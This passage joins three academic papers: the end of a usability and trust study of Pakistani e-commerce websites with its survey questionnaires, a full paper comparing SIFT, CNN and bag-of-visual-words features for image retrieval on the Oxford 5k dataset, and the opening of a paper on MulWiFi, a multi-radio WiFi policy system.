4) People in Pakistan use these e-commerce websites only to see the latest trends and prices and don't do shopping because of trust level. People come on e-commerce websites, put orders in cart and at the end leave the site before completing the order because sign up process is not easy and people don't feel comfortable while giving credit card information and personal data even personal email.
5) People don't give reviews after buying products.
6) There should be compare feature on these website to compare different brand and products easily.

VII. Our Recommendations

Below are some of our recommendations for the websites which should be followed while making these websites:

1) Sign up process should be easy.
2) Add to cart and remove from cart should be simple.
3) Payment method should be secure. Use some third party security systems to get more trust of the customers.
4) If user have some items in the bucket and if he/she tries to close the browser then a pop up message can be shown that you have some items in cart, are you really want to close the window.
5) If cart price goes higher like more than three (3) thousand rupees then least important items should be filtered out for the user and system should give suggestion to the user that these are less important and these are more important items.
6) Once user put shipping address and other common fields then system should store that information for future use. No credit card related information should be stored. This will give user a little threat of privacy.
7) When a person completes order then make the review necessary so that people can provide their feedback. Reviews and rating is very helpful for other users to do shopping.

VIII. Conclusion and Future Work

Internet is the integral part of everyone's daily life whether they are in home or in office. More and more businesses are moving towards online day by day. Website's usability has direct impact on the user's trust level but unfortunately there is a gap between customer's expectations and the results they get on e-commerce sites.

This study proposed a new enhanced SUPR-Q model to measure the web usability and user's trust level. Results of the study shows that overall usability score for daraz.pk was more reliable as compared to other website. On the other hand satisfaction of users was equally handed for both the websites. Our two parameters such as effectiveness and efficiency was accurately calculated from simple mathematical equations. Users showed highest results of effectiveness and efficiency on daraz.pk e.g 91% and 82%.

After analyzing the experiment data, we found that as security level rating increases in both websites it enhances the usability and satisfaction level which shows that the hypothesis declared in introduction section is accepted. From user's interviews and feedback we highlighted many usability issues exists in both websites and we also gave some design recommendations for the future.

The experiment we performed was based on limited users sample; it might have been far productive and conducive to many more prospects, if it had been performed on large scale with bigger sample size. This experiment hails from six different parameters, but we have only been able to utilize two of them. This experiment may be expanded further by utilizing all the parameters individually compared with each other.

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Muhammad Waseem Iqbal is an assistant professor in the department of CS & IT at the University of Lahore (Pakistan). He is Phd Scholar and working in the areas of adaptive user interfaces for mobile devices.

APPENDIX

Pre-experiment Questionnaire

1) What is your Gender?
   - Male
   - Female
   - Prefer not to mention
2) What is Your Age?
   - 16-24
   - 25-33
   - 34-42
   - 43-51
   - 52-60
3) Did you ever perform online shopping once?
   - Yes
   - No
   - Don't Know
4) If you have already perform online shopping, how many times you did shopping in past 1 year?
   - 1-3 Times
   - 4-6 Times
   - More than 6 Times
5) How is your vision? (How do you see?)
   - Normal
   - Corrected to normal (use of glasses)
   - I can see things better up close than far away
   - I can see things better in the distance but not up close
   - I generally can't see well
6) How often you use computer
   - Daily 1 - 3 Hours
   - Daily 4 - 6 Hours
   - Daily More than 6 Hours

Post-experiment Questionnaire

Usability:

1) This website is easy to use?
   - Strongly Agree
   - Agree
   - Neutral
   - Disagree
   - Strongly Disagree
2) I am able to find what I need quickly on this website?
   - Strongly Agree
   - Agree
   - Neutral
   - Disagree
   - Strongly Disagree
3) I enjoy using this website?
   - Strongly Agree
   - Agree
   - Neutral
   - Disagree
   - Strongly Disagree
4) It is easy to navigate within the website?
   - Strongly Agree
   - Agree
   - Neutral
   - Disagree
   - Strongly Disagree
5) I found the website to be attractive?
   - Strongly Agree
   - Agree
   - Neutral
   - Disagree
   - Strongly Disagree
6) The website has a clean and simple presentation?
   - Strongly Agree
   - Agree
   - Neutral
   - Disagree
   - Strongly Disagree
7) Will it be helpful to communicate with online reviewers?
   - Strongly Agree
   - Agree
   - Neutral
   - Disagree
   - Strongly Disagree

Learnability:

8) Could you perform the comparison of the products given in the task list?
   - Strongly Agree
   - Agree
   - Neutral
   - Disagree
   - Strongly Disagree
9) Do you think comparison of two products should be there on e-commerce websites?
   - Strongly Agree
   - Agree
   - Neutral
   - Disagree
   - Strongly Disagree

Satisfaction:

10) I feel comfortable purchasing from this website?
    - Strongly Agree
    - Agree
    - Neutral
    - Disagree
    - Strongly Disagree
11) This website keeps the promises it makes to me?
    - Strongly Agree
    - Agree
    - Neutral
    - Disagree
    - Strongly Disagree
12) I can count on the information I get on this website?
    - Strongly Agree
    - Agree
    - Neutral
    - Disagree
    - Strongly Disagree
13) Is Cost of the product important for you?
    - Strongly Agree
    - Agree
    - Neutral
    - Disagree
    - Strongly Disagree
14) I will likely visit this website in the future?
    - Strongly Agree
    - Agree
    - Neutral
    - Disagree
    - Strongly Disagree
15) Does it affect your trust when you see some famous brands on the website?
    - Strongly Agree
    - Agree
    - Neutral
    - Disagree
    - Strongly Disagree
16) How likely are you to recommend this website to a friend or colleague?
    - Strongly Recommended
    - Recommended
    - Neutral
    - Not Recommended
    - Not Recommended
17) Are you satisfied with the help available on the website?
    - Strongly Agree
    - Agree
    - Neutral
    - Disagree
    - Strongly Disagree
18) If you like the product and brand, do you think website should have its customer feedback or reviews?
    - Strongly Agree
    - Agree
    - Neutral
    - Disagree
    - Strongly Disagree
19) I feel confident conducting business with this website?
    - Strongly Agree
    - Agree
    - Neutral
    - Disagree
    - Strongly Disagree

Security:

20) Is the security of these websites important for you?
    - Strongly Agree
    - Agree
    - Neutral
    - Disagree
    - Strongly Disagree
21) Will it affect you if they share your personal data on their website?
    - Strongly Agree
    - Agree
    - Neutral
    - Disagree
    - Strongly Disagree
22) Which of the payment methods do you find helpful and easy when shopping on the website?
    - Google Check Out
    - Cash on delivery
    - Credit
    - Debit Card
    - Paypal
23) The information on this website is valuable?
    - Strongly Agree
    - Agree
    - Neutral
    - Disagree
    - Strongly Disagree

Performance Evaluation of SIFT and Convolutional Neural Network for Image Retrieval

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***Abstract*—Convolutional Neural Network (NN) has gained a lot of attention of the researchers due to its high accuracy in classification and feature learning. In this paper, we evaluated the performance of CNN used as feature for image retrieval with the gold standard feature, aka SIFT. Experiments are conducted on famous Oxford 5k data-set. The mAP of SIFT and CNN is 0.6279 and 0.5284, respectively. The performance of CNN is also compared with bag of visual word (BoVW) model. CNN achieves better accuracy than BoVW.**

***Keywords*—Computer vision; SIFT; CNN; image retrieval; precision; recall**

I. Introduction

In computer vision, image processing involves the information extraction from the images for the human interpretation and process it efficiently for the machine perception. Content based image retrieval (CBIR) is concerned with the retrieving images of the given subject from the expansive or huge database. Visual media content in social media channels is the most common type of the content, and it has gained the researchers attention to come up with the efficient image retrieval features which can retrieve particular object from huge databases. People always wish to retrieve the number of images for given query as much as he could be allowed by giving only the one image or object as a query. For this purpose, number of steps are included in which feature extraction is the most important one. The basic problem in image retrieval is the space amongst the high level descriptors used by human to demonstrate the descriptors of image and low level features and also the space required to save that descriptors in memory [1].

Scale Invariant Feature Transform (SIFT) has been widely used for past decade for feature extraction from the images [2]. SIFT is intrinsically robust to geometric transformation and shows better performance for different computer vision tasks such as near-duplicate image retrieval [3]. On the given image, local keypoints are detected and represented by SIFT. On average, there are $2.5 - 3.0K$ points are detected. Two images are treated similar if there are more than T matched points. To match a point of one image to other image, distance is computed of given point with all the points in the second image and then closet point is considered a candidate match. Final decision that either the pair point is matched or not, is made after comparing the closest point with second nearest point, as discussed in the Section II-B. The matching process between two images takes on average 1.5 seconds on normal commodity hardware. Since, the exhaustive search of SIFT is computationally very expensive and not feasible for large databases.

There are two main problems with local keypoint based descriptors. The first problem is feature space and storage. In case of SIFT, there are 2.5-3.0K descriptors per image, each descriptor is 128-D and each value is floating point. To store the raw descriptors/image, at least 1.2 megabytes are required (given 4-bytes/float value), which is sometimes more than the image size. The second problem is the computational complexity to find the similarity between two images. As stated above, it takes around 1.5 seconds to match two images.

To overcome the the above mentioned limitations, local keypoint descriptors are quantized using BoVW. There are number of prominent techniques for quantization such as Fisher Vector [4], VLAD [5]–[8], binary quantizer [9], and BoVW model [9]–[11].

BoVW model is widely used for several computer vision and image based applications such as image retrieval [9]–[11] and image classification [7]. The idea of BoVW model is inspired from text retrieval system where the text document is represented by the frequencies of words. To normalize the size of vocabulary, stop-words and most frequent words are ignored/removed and remaining words are stemmed or lemmatization is applied, i.e., playing or played to play. To apply same idea on visual domain, descriptors are clustered and each cluster center is considered as visual word. The clustering is offline process and clusters are learned from large instances. The visual content, lets say an image, is represented by histograms of visual word present in it. The process of quantization i-e mapping each descriptor to its cluster is explained in Section II-C.

Recently, Convolution Neural Network (CNN) has achieved the state of the art performance on various different computer vision applications [12]–[14]. The main focus of CNN is on object/image classification based applications. Few papers also reported frameworks to use CNN as image features [15].

In this paper, we also used CNN as image feature for image retrieval based on visual contents. We evaluated the performance of CNN on Oxford dataset, explained in experimental section, along with SIFT and BoVW model.

II. Related Work

In this section, we briefly discuss some recent advances and literature on SIFT, BoVW, and CNN. Later in this section we briefly explain all these three frameworks.

Image retrieval is classified in two categories: text-based search and content based search. Text based search refers

TABLE I. CNN ARCHITECTURE. THE ARCHITECTURE IN CNN CONTAINS TOTAL 8 LAYERS IN WHICH 5 LAYERS ARE CONVOLUTION LAYERS AND LAST 3 LAYERS ARE FULLY CONNECTED LAYERS [16].

Arch.	Conv1	Conv2	Conv3	Conv4	Conv5	Full6	Full7	Full8
CNN-F	64x11x11 st.4,pad 0 LRN, x2 pool	256x5x5 st.1, pad 2 LRN, x2 pool	256x3x3 st.1, pad 1 -	256x3x3 st.1, pad 1 -	256x3x3 st.1, pad 1 x2 pool	4096 Drop-out - -	4096 Drop-out - -	1000 soft-max - -

to technique where the images are first annotated manually and then text-based database management systems are used to perform retrieval tasks. Whereas, content based images search technique refers to automatically annotation of images with in their visual contents. These include colors [17]–[19], shapes [20], textures [21] or any other information that can be extracted from the image and are indexed by using indexing techniques for large scale retrieval [22].

Recently, Object search in images has also got much attention of the researchers [23], [11]. One of the most initial work on object and scene retrieval is Video Google [11] which is inspired by text based search (Google). Initially, keypoints are detected and represented by SIFT [2] which is 128 D vector against each keypoint. As described in previous section, on average there are 2.5 K to 3.0 K keypoints on single image. Each keypoint descriptor is quantized to its appropriate visual word. The process of quantization into BoVW is explained in Section II-C. The BoVW is proven to be effective and efficient for large databases [10], [24]–[26].

There are number of variations of SIFT [27], [28] where only the the robustness or distinctiveness of SIFT is improved. However, these methods are limited to small or moderate databases. To make searching computationally effective, either the descriptors are quantized to Hamming space [9] or quantized to single image feature, aka BoVW [10], [24]–[26].

CNN is also used for image representation [15], [29]–[32]. Multi-Scale Order less pooling (MOP) is introduced to represent the local feature descriptor by aggregating the CNN descriptors at three scales [29]. Different researchers first detect the subject object then extract the CNN features for each region in object [33], [34]. Pre-trained image classification neural networks have been widely used for feature extraction. The results of image retrieval can be improved by combining the FC of neural network from variant image sub-patches [14]. Images can be represented by comprising of sum of the activations of each convolution layer filter [30]. In case of R-MAC, which is a compact descriptor and contains the aggregation of the multiple regional features [15], improves the system significantly by applying the non-parametric spatial and channel-wised weighting strategies to CNN layers [35].

A. Convolution Neural Network (CNN)

A Convolution Neural Network or feed-forward network contains number of functions and can be represented mathematically as

$$f_x = f_L(...f_2(f_1(x; w_1); w_2)...), w_L{}^1 \tag{1}$$

Every function f as shown in (1) takes a piece of information as input with a parameter vector w_l and produces as output a piece of information. While the sequence of functions in CNN are handcrafted and the parameter $W = (w_1, w_2, ..., w_L)$ are the weights which are learned from the data x which can be be any kind of data such as image matrix and audio/video signal. In our experiments, x is color image of $m \times n \times c$, where $m \times n$ denotes the pixel in width and height, and c denotes color channels.

The output of the convolution layer has filters with 3 dimensions. This is because they operate on tensor x with c channels. Furthermore, there are c' filters which are generating c dimensional mapped output y. The convolution output y has to pass from non-linear activation functions.

1) Non-linear activation function: CNN is composed of many functions, linear and non-filters. The major reason of having the activation function is to introduce the non-linearity into the network. Non-linear activation function has a significant importance in the network. Without activation function multi-layer neural network will behave like single layer neural network. The reason behind is that the summing of these layers would give you just another linear function. The simplest non-linearity is obtained by the non-linear activation function which is Rectified Linear Unit (ReLU) applied to each component of the feature map y.

2) Pooling: CNN has several different operators and one of them is pooling. Pooling operates on each feature channel. It combines the feature values into one suitable operator, common choices include max-pooling and sum-pooling. Max-pooling is a non-linear down sampling of the input. It divides the input image into non-overlapping rectangles and for each region it outputs the maximum value. The process of pooling reduces the computation for upper layers, facilitate translation invariance, robustness to position, and reduces the dimensionality of the input.

Convolution layer and max pooling layers are the lower layers of CNN and the fully connected layers are upper layers correspond to the traditional MLP (Multi-layer Perceptron). MLP is combination of hidden layer and logistic regression. The input to the first fully connected upper layer is the set of 4D features operated by the lower layer which is then flattened to 2D matrix of re-sized feature map.

The CNN based features are actually based on few models and each model explores different accuracy and speed trade-off. These networks are trained using same protocols and implementation. In our research, we have used pre-trained model, aka Fast CNN (CNN-F) [16], which is similar to the [36]. The CNN-F models consists of total 8 layers in which 5 layers are convolution layers and 3 layers are fully-connected layers. CNN require input image to be transformed to the fixed size which is (224×224). Hence the image is reduced to the 224×224. Fast processing is ensured by using the 4-pixel stride in the first convolution layer with 0 padding and max-pooling down sampling factor is 3×3. For fully connected

[1] http://www.robots.ox.ac.uk/ vgg/practicals/cnn/index.html

TABLE II. THE COLUMNS IN THE TABLE REPRESENT THE NAME OF THE LANDMARKS AND AVERAGE PRECISION IS THE AVERAGE PRECISION VALUE OF FIVE QUERIES OF EACH LANDMARK, WHEREAS MAP IS THE MEAN AVERAGE PRECISION OF OXFORD 5K DATASET

Avg Precesion/Recall	L1	L2	L3	L4	L5	L6	L7	L8	L9	L10	L11	mAP
SIFT	0.449	0.5187	0.5112	0.6724	0.6588	0.6704	0.6924	0.8744	0.2758	0.9918	0.5911	0.6279
CNN	0.4036	0.4074	0.3964	0.3618	0.4751	0.4530	0.8065	0.5835	0.2790	0.7645	0.8813	0.5284
BoVW	0.3656	0.3425	0.3635	0.4143	0.3817	0.4051	0.6980	0.5603	0.2515	0.5658	0.6024	0.4501

layer from (1-3) their dimensionality is same for all types of architecture which is 4096 per image. Full6 and Full7 layers in CNN are arranged using dropout while the last Full8 layer in CNN behave as soft-max classifier, and the activation function for all layers except Full8 last layer is rectified linear unit (ReLU) [36].

Table I shows the main configuration of the pre-trained CNN network (CNN-F) which is used in our paper.

B. Scale Invariant Feature Transform (SIFT)

The Scale Invariant Feature Transform (SIFT) is used for interest region detector using Difference of Gaussian (DoG) and feature descriptor. The SIFT feature descriptor achieves the robustness to various illumination, lighting and positional shifts by encoding in a localized set of gradient orientation histograms (HoG) [9]. In the first step, the gradient magnitude and orientation of image is examined around the key point location to select the level of Gaussian Blur using the region scale. In each examined region, sampling is performed in the 16×16 area of regular grid, which is covering the interest region. The gradient orientation is entered into the 4×4 patch of gradient histogram with 8 bins each. The main reason of this Gaussian window is to give higher weight to pixels closer to middle regions which are less position variant. Once all the histogram entries have been completed then those entries are concatenated to form a single feature vector with 128 dimensions, i-e $4 \times 4 \times 8 = 128$. Finally, all the values to normalized to the unit vector to minimize the influence of high spikes in the histogram.

C. Bag of Visual Words

For given image, first step is to detect the keypoints. Second step is to compute the descriptors such as SIFT from each key point. In the last step, each keypoint is quantized. As stated above, the most famous quantizer is BoVW.

The BoVW, **B**, is the quantizer which quantizes the descriptor $d \in \mathbb{R}^{128}$.

$$\begin{aligned} \mathbf{B}: \quad \mathbb{R}^{128} &\rightarrow [1, K] \\ d &\rightarrow \mathbf{B}(d) \end{aligned} \tag{2}$$

B quantizes all the keypoint descriptors of an image into visual words by assigning each descriptor $d \in \mathbb{R}^{128}$ to any of the K cluster centers, known as visual word. The set of visual words is denoted by $\mathcal{V} = \{\mathbf{w_1}, \mathbf{w_2}, \ldots, \mathbf{w_K}\}$. At the end of quantization, histogram of visual words are computed from the image. The effectiveness of model **B** is highly dependent on the number of cluster centers K. The BoVW is more robust if the value of K is small as the voronoi cells can store more values but low value yields low distinctiveness– two different descriptors may be quantized into single cell. The BoVW is more distinctive when the value of K is very large, two different descriptors which are close in feature space are quantized into two different cell as the veronoi cells are very close to each other.

Experimentally, the value of K minimum quantization error is 1.0 million [10], [37]. Flat K-means [11] and hierarchical K-means [24] are extensively used for visual words.

III. EXPERIMENTAL EVALUATION

CNN is compared with SIFT and BoVW model for image retrieval on benchmark dataset using stranded protocol. Later in this section, dataset, evaluation protocols, configuration for SIFT, BoVW, and CNN are explained.

A. Datasets

Oxford 5k dataset is used for image retrieval [38]. This dataset contains 5062 images, denoted as $I = \{a_1, a_2, \ldots, a_n\}$, which are collected from Flickr with the name of 11 different landmarks in oxford. There are 5 queries of each landmark and total it has 55 queries with Region of Interest (ROI). Each query has *Good, OK* and *Junk* labels in ground-truth. The first two labels, *Good* and *OK*, are the treated as true positives for the query.

B. Evaluation Metrics

Precision and recall are used as evaluation metrics and denoted by P and R, respectively. These metrics are defined as follow

$$\begin{aligned} P &= \tfrac{\psi}{\tau} \\ R &= \tfrac{\psi}{\omega} \end{aligned} \tag{3}$$

ψ denote the true positives retrieved, τ denotes the total retrieved, and ω denotes total relevant. A perfect CBIR is the one which retrieve all the true matches against the query in the database and return them in the top rank list ($P = R = 1.0$).

C. Frameworks Configuration

Pre-trained CNN network is used [16] which is Open source distribution. Each image is represented by feature vector of 4096 dimension. The network consists of eight layers, the initial five layers of network are convolution layers and last three layers are fully connected layers. The output of the last fully connected (FC) layer of network is fed into 1000-way soft-max which produces a distribution over 1000 classes [36].

Firstly, CNN layers filters the image $i_j \in I$ where $I = (i_1, i_2 ..., i_n)$ are the images in the database (each of which is $224 \times 224 \times 3$ in size) with the 64 kernels with the stride of 4 pixels, which is the distance between the receptive



Fig. 1. Performance of SIFT, CNN, and BoVW on Oxford dataset.

center of neighboring neuron in kernel map, as shown in Table I. Then second layer in the CNN takes the input from the first CNN layer output which is response-normalized and pooled output and again filters it with 256 kernel of size 5×5. After that, the third, fourth and fifth layer of CNN are connected with one another without any intervening pooling or normalization layers. The fifth and sixth fully connected layers of CNN have 4096 neurons each, while the last layer of CNN acts as a multiway soft-max classifier. The last layer represent the number of classes in neural network and it performs the soft max classification on each of the input of the convolution neural network. Usually soft-max output is dedicated to each class in CNN, all of which are generally connected to the previous hidden layer in CNN. In the last layer of CNN, any one-to-one mapping can be used in between of the neurons which are 4096 and classes which are 1000. For any image, CNN pre-trained networks give feature vector of dimension 4096. Vocabulary of 4096 clusters are trained on the 40000 images obtained by Flickr 100K dataset[2]. For BoVW, Harris keypoints are detected and later represented by SIFT descriptors, then all descriptors are quantized into BoVW. A descriptor $\mathbf{d}$ is assigned visual word $\mathbf{w_i} \in \mathcal{V}$ provided

$$E(\mathbf{d}, \mathbf{w_i}) = \min_{\mathbf{w_j} \in \mathcal{V}} E(\mathbf{d}, \mathbf{w_j}) \tag{4}$$

Where, E is the Euclidean distance defined as

$$E(\mathbf{d_1}, \mathbf{d_2}) = \sqrt{\sum_{i=1}^{m} (\mathbf{d_1}(i) - \mathbf{d_2}(i))^2} \tag{5}$$

Finally, histogram of visual word is computed. Each image is represented by histogram of visual words of dimension K where $K = 4096$.

[2]http://www.robots.ox.ac.uk/ vgg/data/oxbuildings/

To evaluate the retrieval performance of CNN and BoVW, we compute the precision for each query image. Since, there are 11 landmarks and each has 5 queries. We report the mean precision for each landmark. To compute the precision, rank-list of the each query image is obtained by computing the Euclidean distance of query feature vector with all the feature vectors in I, distance is then sorted in ascending order, and precision is computed on every true positive index. Same protocol cannot be applied for SIFT based retrieval. In case of SIFT, image is represented by set of features. We do exhaustive search for SIFT retrieval and rank-list is obtained by matching score of query image with all the images in I. The matching score $\mathcal{W}$ between two images, a_1 and a_2, is computed as follow

$$\mathcal{W}(a_1, a_2, T_m) = \frac{||S(a_1) \cap^{T_m} S(a_2)||}{||S(a_1)||} \tag{6}$$

$S(.)$ denotes the set of SIFT descriptors for given image, $||S(.) \cap^{T_m} S(.)||$ denotes the stable matched points between two sets of point, the point pair is stable if the distance between two points satisfies T_m, as suggested by David lowe [2], similar matching protocol is used by many researchers [9], [27].

Fig. 1 shows the performance of SIFT, BoVW, and CNN on Oxford 5K dataset. Each subplot shows the average precision over 5 queries for each landmark. Last plot shows the overall performance. It can be seen that SIFT performs better than CNN and BoVW, but at the cost of computation. SIFT image takes on average 1.5 seconds to find the matching score between pair of images whereas the distance between two images, in case of CNN and BoVW, takes 0.02 seconds.

Table II represents the mean average precision (mAP) of SIFT, CNN, and BoVW on Oxford dataset for each landmark, the last column shows the average of all landmarks. The CNN surprisingly gives better performance than BoVW despite the fact CNN is computed as globally and BoVW represents the local features. For some frameworks BoVW gives similar performance as of SIFT provided the vocabulary size upto 1.0 millions. In our experiments, the vocubalary size is only 4096.

The feature extraction time, on average– of SIFT, CNN and BoVW are 1.6, 0.4, and 3.2 seconds, provided CNN and BoVW use pre-trained networks and clusters, respectively.

IV. Conclusion

In this paper, we have evaluated SIFT, CNN, and BoVW for image retrieval application. CNN have been used for classification problems, in this paper, we evaluated for retrieval problem in parallel with gold standard SIFT and BoVW. Experiments show that CNN achieve comparable performance with SIFT w.r.t accuracy and outperform BoVW. SIFT matching is limited to small databases, whereas, CNN and BoVW can be used for moderate databases and easily be extended for large scale retrieval. The CNN and BoVW are faster to extract features and retrieval than SIFT, but SIFT outperforms w.r.t accuracy.

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MulWiFi: Flexible Policy Enforcement in Multi-Radio High-Speed WiFi Networks

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***Abstract*—As data rates in 802.11 Wireless LANs (WLANs) scale to Gbps, it becomes increasingly challenging for a single radio resource to meet the goals of high MAC efficiency, service differentiation, and adaptability to diverse network scenarios. We present `MulWiFi`, a system that uses a centralized controller to manage multiple off-the-shelf radios in a single device for addressing challenges in high-speed WLANs. `MulWiFi` allows flexible policy enforcement based on application requirements and channel state information at each radio. `MulWiFi` offers the ability to 1) customize the MAC based on application requirements and network scenarios; 2) assign different roles to radios; 3) improve MAC throughput efficiency at high data rates; and 4) combine fragmented channels. We demonstrate the early promise of `MulWiFi` through three case studies and discuss future opportunities and challenges.**

***Keywords*—WLAN; IEEE 802.11; QoS; multi-radio; experimental analysis; testbed**

I. Introduction

WiFi networks have become extremely pervasive as an access technology and are often expected to satisfy several potentially conflicting goals – achieve high MAC efficiency with increasing data rates [1], [2], [3], provide service differentiation to heterogeneous applications [4], [5], and adapt to diverse network scenarios [6], [7]. As physical layer (PHY) data rates scale to Gbps with 802.11ac, these goals become increasingly hard to achieve using a single radio. In the near future we are moving towards more dense deployments of WLANs specially with the advent of Internet of Things (IoT). New standards like IEEE 802.11ax are in design to address challenges in these WLANS [8].

First, it is well-known that due to MAC overheads such as backoff and ACK transmission, the increase in PHY data rates does not translate into commensurate gains in user level throughput [1], [2]. To address this inefficiency, the 802.11n standard allows frame aggregation whereby multiple frames are transmitted on every channel access. While frame aggregation works well for bulk transfers (e.g., software downloads), it can adversely impact other traffic such as short HTTP flows and TCP ACKs as the senders must wait longer to collect enough frames before starting transmission.

Second, with the increase in real-time traffic, such as VoIP and video conferencing, it has become increasingly important for WiFi networks to meet the quality of service requirements of such applications while ensuring high network throughput. To address this challenge, the 802.11e standard proposes the use of separate queues for traffic with different requirements (e.g., VoIP traffic can be mapped to one queue and best effort traffic on a different queue) and prioritized access for delay sensitive traffic. While using 802.11e improves performance of real-time applications, we show that it degrades network throughput compared to when a single queue is used at the MAC layer (§V-A).

Third, a single radio resource makes it challenging to use fragmented spectrum. For example, 802.11n can operate in the 2.4 GHz and 5 GHz bands but not at the same time, which limits its ability to efficiently use free parts of the spectrum. Similarly, a single radio makes it difficult to leverage the diversity of protocols based on the 802.11 standard (e.g., 802.11ad[1] and 802.11af[2]), thereby making it hard to optimize performance based on network scenarios and application requirements.

In this paper, we present `MulWiFi`, a system that addresses these challenges by using a centralized controller for managing multiple *off-the-shelf* WiFi radios on a single device.[3] `MulWiFi` allows flexible policy enforcement based on application requirements, channel state information at each radio, and a user-defined policy. `MulWiFi` offers the ability to: 1) customize the WiFi MAC based on application requirements and network scenarios; 2) dynamically assign different roles to different radios; 3) improve MAC layer efficiency at high data rates; and 4) combine fragmented channels.

With `MulWiFi`, devices can use multiple narrow channels in parallel, which is known to improve MAC layer efficiency [1]. Service differentiation can be achieved by mapping applications with different requirements to separate radios and customizing the PHY/MAC parameters of each radio based on application requirements. Radios can be assigned different roles to cooperatively detect collisions. Table I enlists several use cases where WiFi performance challenges can be addressed with `MulWiFi`.

As a proof-of-concept, we present three case studies to demonstrate the opportunities provided by `MulWiFi`. The first case study deals with the problem of service differentiation where real-time applications and bulk transfers share a network. The second case study addresses the problem

[1] It operates in the 60 GHz spectrum and can achieve several Gbps of data rate over short distances

[2] It provides WLAN operation in the TV white space spectrum

[3] An off-the-shelf WiFi card today can be bought for a few dollars.

TABLE I. KEY BENEFITS OFFERED BY MulWiFi AND EXAMPLE USE CASES

Key Benefits	Example Use Cases
MAC Customization	1) Meeting QoS requirements of heterogeneous applications 2) Using 802.11 MACs customized for scenarios (e.g., 802.11ad for short range and 802.11n for longer range communication.)
Role Diversity	1) Collision detection/monitoring 2) Addressing rate anomaly 3) Mapping upload/download traffic to different interfaces
MAC Efficiency	Dividing a channel into smaller channels and enabling parallel transmissions
Non-Contiguous Channel Bonding	Using fragmented spectrum (e.g., one radio uses a channel from the 2.4 GHz band and the other from the 5 GHz band)

of collision detection. The third case study shows how performance anomaly [6], where low data rate users degrade the performance of high data rate users, can be mitigated using MulWiFi. Nowadays, many APs have dual-radios, one interface operates on 2.4 GHz band, while the other operates on 5 GHz band. We used these radios to show the feasibility and effectiveness of our MulWiFi framework for service differentiation [9]. Prior works [1], [2], [3] achieve high MAC efficiency by employing multiple channels/radios but require new physical hardware and thus cannot work with off-the-shelf devices. Researchers have considered application-aware wireless MAC designs in the past [10], [11] but they have focused on single radio designs. Several earlier systems use multiple radios for energy management [12], [13], improving hand-offs in mobile [14] and vehicular networks [15], [16], monitoring purposes [17], and in multi-hop wireless mesh networks [18]. These designs focus on specific scenarios and do not offer the flexibility to enforce different user-defined policies. MulWiFi provides the benefit of achieving *high MAC efficiency* and *combining of fragmented channels* as well as the flexibility for *MAC customization* and *role diversity* in a single device using off-the-shelf radios[4]. The use of off-the-shelf radios is an important advantage in terms of deployment, backward compatibility, and time to availability.

Altogether, this paper makes the following contributions:

- We present MulWiFi; a system that allows flexible policy enforcement on an array of WiFi radios based on application demands, radio channel conditions, and a user-defined policy.
- We distil the key benefits of MulWiFi and the opportunities it offers in high data rate WLANs.
- We present three case studies and using real testbed experiments, we show how MulWiFi helps in addressing different performance challenges in WiFi networks.

II. RELATED WORK

We now briefly describe and contrast our work with the most relevant research works. We categorize prior works in terms of MAC efficiency, MAC customization, role diversity, and combining of fragmented channels.

[4]Prior works [19], [20] report that power leakage can occur across closely placed WiFi cards even if they operate on different channels. As suggested in [20], we used shielding to address this concern. For all our clients we used USB WiFi adapters, which nearly eliminated all cross card interference.

A. MAC Efficiency

FICA [1] and WiFi-NC [3] advocate the use of narrow channels for improving MAC efficiency. WiFi-Nano aims to reduce channel access overhead by reducing the slot duration. However, all these schemes require new physical hardware and cannot work with off-the-shelf radios. Glia [19] aims to maximize aggregate throughput between a single sender/receiver pair using an array of WiFi radios while focussing on overcoming the power leakage from orthogonal channels. However, they do not deal with MAC customization or role diversity.

As the next generation WLAN standard, the 802.11ax [8] is introducing OFDMA to address the efficiency based issues of the current standards. This will give independence to a WiFi node to use smaller channels at the OFDM subcarrier level.

B. MAC Customization

In TAR [11], a time-based retry mechanism was proposed for video streaming applications. In [10], authors propose a video-aware rate adaptation protocol (see references therein). These works customize the MAC functionality based on application requirements but focus on a single WiFi radio. In NLB [21], multiple radios are combined and used as a single interface at the MAC level. It uses Linux bonding driver called the new load balancing (NLB) mode to aggregate bandwidth.

C. Role Diversity

CoolSpots reduces the power consumption of mobile devices using multiple interfaces such as WiFi and Bluetooth [22]. In [12], authors propose the use of a lower power radio to wake up a high power radio for energy efficiency purposes. Multiple interfaces have also been used in the context of 802.11 based mesh networks. Researchers have proposed the use of one interface for control messages and the other for data messages whereas others propose to increase capacity with two cards [12], [18].

D. Combining Fragmented Channels

